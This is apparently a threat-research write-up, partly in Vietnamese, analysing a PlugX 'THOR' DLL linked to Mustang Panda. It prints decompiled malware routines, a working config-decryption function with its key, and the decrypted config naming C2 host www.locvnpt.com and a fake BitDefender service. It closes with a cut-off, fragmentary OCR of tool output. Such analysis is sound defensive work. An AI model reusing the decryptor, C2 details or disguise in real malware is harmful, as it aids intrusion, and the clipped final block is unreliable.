
Offset	Name	Value	Meaning
43900	Characteristics	0	
43904	TimeDateStamp	5EF07317	Monday, 22.06.2020 09:00:07 UTC
43908	MajorVersion	0	
4390A	MinorVersion	0	
4390C	Name	45332	sedLsmFAVNPad
43910	Base	1	
43914	NumberOfFunctions	1	
43918	NumberOfNames	1	
4391C	AddressOfFunctions	45328	
43920	AddressOfNames	4532C	
43924	AddressOfNameOrdinals	45330	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
43928	1	16F0	45340	Main	

Analyze PlugX Dll

- Bước giải mã cấu hình cũng được thực hiện trước khi mã độc kiểm tra tham số truyền vào khi thực thi.




```
pNumArgs = 0;
wsz_cmd_line = f_plx_retrieve_command_line_info();
szArglist = f_plx_parse_cmd_line(wsz_cmd_line, &pNumArgs);
v2 = sub_10001320(0);
v12 = f_plx_decrypt_config(v2);
if ( pNumArgs == 1 )
{
  sub_10001D50(0);
}
if ( pNumArgs == 3 )
{
  sub_100049B0(v8);
  sub_100049B0(v10);
  sub_10004E20(szArglist[1]);
  sub_10004FB0(0);
  sub_10004E20(szArglist[2]);
  sub_10004FB0(0);
  if ( sub_10026A10(v9, &v13) )
  {
    v13 = 0;
  }
  if ( sub_10026A10(v11, &v15) )
  {
    v15 = 0;
  }
```


```
PlugX_mapped_dll_base = f_create_unnamed_event(0)→dll_base;
if ( PlugX_mapped_dll_base→signature ≠ 'THOR' )
{
  return f_plx_memset();
}
ptr_plugx_config = PlugX_mapped_dll_base→PlugX_config;
dec_plugx_config = src;
if ( ptr_plugx_config→key_value == ptr_plugx_config→compared_key_value )
{
  return f_plx_memset();
}
if ( PlugX_mapped_dll_base→PlugX_config_size ≠ 0x150C )
{
  return f_plx_memset();
}
key_value = ptr_plugx_config→key_value;
f_plx_reserve_mem_location(0);
decrypt_status = f_plx_decrypt(ptr_plugx_config, 0x150C, dec_plugx_config, key_value);
if ( decrypt_status || ptr_plugx_config→key_value ≠ dec_plugx_config→compared_key_value )
{
  return f_plx_memset();
}
f_plx_memcpy(src, &g_plx_decrypted_config, 0x150Cu);
sub_100049B0(v17);
sub_10025BC0(v17, &dec_plugx_config[0x121].compared_key_value);
// "std.cfg" → (size: 8)
v19 = 's';
v20 = 't';
```

Decryption routine

- Hàm giải mã giống hệt ở shellcode khi thực hiện giải mã ra compressed Dll.




```
int __stdcall f_plx_decrypt_ret(_BYTE *ptr_plugx_config, int plugx_config_size, _BYTE *dec_plugx_config_out, unsigned int key)
{
  unsigned int k_4; // [esp+4h] [ebp-14h]
  unsigned int k_3; // [esp+8h] [ebp-10h]
  unsigned int k_2; // [esp+Ch] [ebp-Ch]
  unsigned int k_1; // [esp+10h] [ebp-8h]
  int i; // [esp+14h] [ebp-4h]

  k_1 = key;
  k_2 = key;
  k_3 = key;
  k_4 = key;
  for ( i = 0; i < plugx_config_size; ++i )
  {
    k_1 = k_1 + (k_1 >> 3) - 0x56565656;
    k_2 = k_2 + (k_2 >> 5) - 0x36363636;
    k_3 = 0xFFFFFF81 * k_3 + 0x57575757;
    k_4 = 0xFFFFFE01 * k_4 - 0x76767677;
    dec_plugx_config_out[i] = (k_4 + k_3 + k_2 + k_1) ^ ptr_plugx_config[i];
  }
  return 0;
}
```



```
key = 0x009972C2

def decrypt(data):
    k_1 = key
    k_2 = key
    k_3 = key
    k_4 = key
    data = bytearray(data)
    decrypted = bytearray()
    for i in range(0, len(data)):
        k_1 = (k_1 + (k_1 >> 3) - 0x56565656) & 0xFFFFFFFF
        k_2 = (k_2 + (k_2 >> 5) - 0x36363636) & 0xFFFFFFFF
        k_3 = (0xFFFFFF81 * k_3 + 0x57575757) & 0xFFFFFFFF
        k_4 = (0xFFFFFE01 * k_4 - 0x76767677) & 0xFFFFFFFF
        decrypted.append((data[i] ^ (k_4 + k_3 + k_2 + k_1 )) & 0xFF)
    return decrypted
```

Decrypted config




PlugX_decrypted_config_THOR.bin

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

000002D0  01 01 01 01 01 01 01 01 01 01 01 01 08 08 08 08  ................
000002E0  FF FF FF FF FF FF FF FF FF FF FF FF 07 00 BB 01  ÿÿÿÿÿÿÿÿÿÿÿÿ..».
000002F0  77 77 77 2E 6C 6F 63 76 6E 70 74 2E 63 6F 6D 00  www.locvnpt.com.
00000300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000330  07 00 90 1F 77 77 77 2E 6C 6F 63 76 6E 70 74 2E  ....www.locvnpt.
00000340  63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00 00  com.............
00000350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000370  00 00 00 00 07 00 50 00 77 77 77 2E 6C 6F 63 76  ......P.www.locv
00000380  6E 70 74 2E 63 6F 6D 00 00 00 00 00 00 00 00 00  npt.com.........
00000390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000003A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000003B0  00 00 00 00 00 00 00 00 07 00 35 00 77 77 77 2E  ..........5.www.
000003C0  6C 6F 63 76 6E 70 74 2E 63 6F 6D 00 00 00 00 00  locvnpt.com.....
000003D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000003E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000003F0  00 00 00 00 00 00 00 00 00 00 00 00 48 54 54 50  ............HTTP
00000400  3A 2F 2F 00 00 00 00 00 00 00 00 00 00 00 00 00  ://.............
00000410  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
[+] Config file: PlugX_decrypted_config_THOR.bin
[+] Config size: 5388 bytes
[+] Folder name: %ProgramFiles%\BitDefender Handler
[+] Service name: BitDefender Update Handler
[+] Proto info: HTTP://
[+] C2 servers:
        www.locvnpt.com:443
        www.locvnpt.com:8080
        www.locvnpt.com:80
        www.locvnpt.com:53
[+] Campaign ID: 1234
```

Other threat research



S2
@sisoma2

Recent HODUR/THOR PlugX variant from the Mustang Panda group submitted from Vietnam.


C2s:
www.locvnpt[.]com:443
www.locvnpt[.]com:8080
www.locvnpt[.]com:80
www.locvnpt[.]com:53

virustotal.com/gui/file/02a9b…

#apt #PlugX

```
./PlugX_5_MustangPanda/02a9b3beaa34a75a4e2788e

T42

 UNIT 42 Dev: Mike Harbison Build date 17 June,
C2) data found
 at file offset 35
y of 0x:009972c2
C2 information to file PosixPath('../../PlugX_
fe771882b4b7330fa0c5._c2Decrypt.dat')
 at starting file offset 5537
out file. Attempting to decompress file to modu
 module.

o PosixPath('../../PlugX_5_MustangPanda/02a9b3b
_decompressed.dl_')
```

